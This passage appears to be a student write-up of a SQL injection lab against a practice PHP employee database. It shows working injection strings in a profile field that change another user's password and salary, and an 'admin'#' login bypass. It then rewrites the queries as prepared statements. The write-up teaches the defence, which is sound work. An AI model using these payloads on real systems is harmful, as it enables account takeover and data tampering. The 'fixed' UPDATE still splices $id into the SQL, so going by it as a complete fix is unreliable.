
To modify Kavya's password we logout and login to Ankitha's account and enter the following in Ankitha's profile field 'NickName' field as: ', Password = sha1('newpswd') WHERE name= 'Kavya' #



On saving the changes, we log out of Ankitha's account and try to sign in into Kavya's account with old password, we fail. This implies that the password has been modified.




Now when we try to login to Kavya's account with the new modified password, i.e. 'newpswd' we are successfully able to login and directed to Kavya's details page:



We can also note the update(after the attack) in the mysql table:

```
mysql> SELECT * FROM credential WHERE name ='Kavya';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  2 | Kavya | 20000 |      1 | 4/20  | 10213352 |             |         |       |          | 9911d68082727075bba67ef57687094a910ed6e9 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
1 row in set (0.00 sec)

mysql>
```

This decrypted password stored in the database can be verified with the help SHA 1 decrypter. It is verified that the modified password 'newpswd' hashes to the same value as stored in the table.




Task 4: Countermeasure — Prepared Statement


Now, in order to fix this vulnerability, we create prepared statements of the previously exploited SQL statements. The SQL statement used in task 2 in the unsafe_home.php file is rewritten referring to safe_home.php as using the prepared statements as shown below:

```
// function to create a sql connection.
function getDB() {
  $dbhost="localhost";
  $dbuser="root";
  $dbpass="seedubuntu";
  $dbname="Users";
  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die("Connection failed: " . $conn->connect_error . "\n");
    echo "</div>";
  }
  return $conn;
}

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();

if($id!=""){
  // If id exists that means user exists and is successfully authenticated
  drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
}else{
  // User authentication failed
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
  echo "<div class='alert alert-danger'>";
  echo "The account information your provide does not exist.";
  echo "<br>";
  echo "</div>";
```


Now on retrying the attack in task 2.1, we can see that it does not work and we cannot log in as admin using username as admin'#.



Login unsuccessful due to countermeasure-prepared statements:




Now, the UPDATE SQL statement used in task 3 in the unsafe_edit_backend.php file is rewritten as the following:




```
$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
  // In case password field is not empty.
  $hashed_pwd = sha1($input_pwd);
  //Update the password stored in the session.
  $_SESSION['pwd']=$hashed_pwd;
  $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ? where ID=$id;");
  $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
  $sql->execute();
  $sql->close();
}else{
  // If passowrd field is empty.
  $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");
  $sql->bind_param("ssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
  $sql->execute();
  $sql->close();
}
```


Ankitha's salary before modification:



On retrying the same as in Task 3.1 trying to change Ankitha's salary from 500000 to 900000 by entering ',salary=900000 WHERE Name ='Ankitha'# in the NickName section in Edit Profile as follows:



On clicking on Save button, we observe that the attack has failed as the salary is not modified:



The attack fails in this case because of the use of prepared statement. This statement helps in separating code from data. The prepared statement first compiles the SQL query without the data. The data is provided after the query is compiled and is then executed. This would treat the data as normal data without any special meaning. So even if there is SQL code in the data, it will be treated as data to the query and not as SQL code. So, any attack would fail in this protection mechanism is implemented.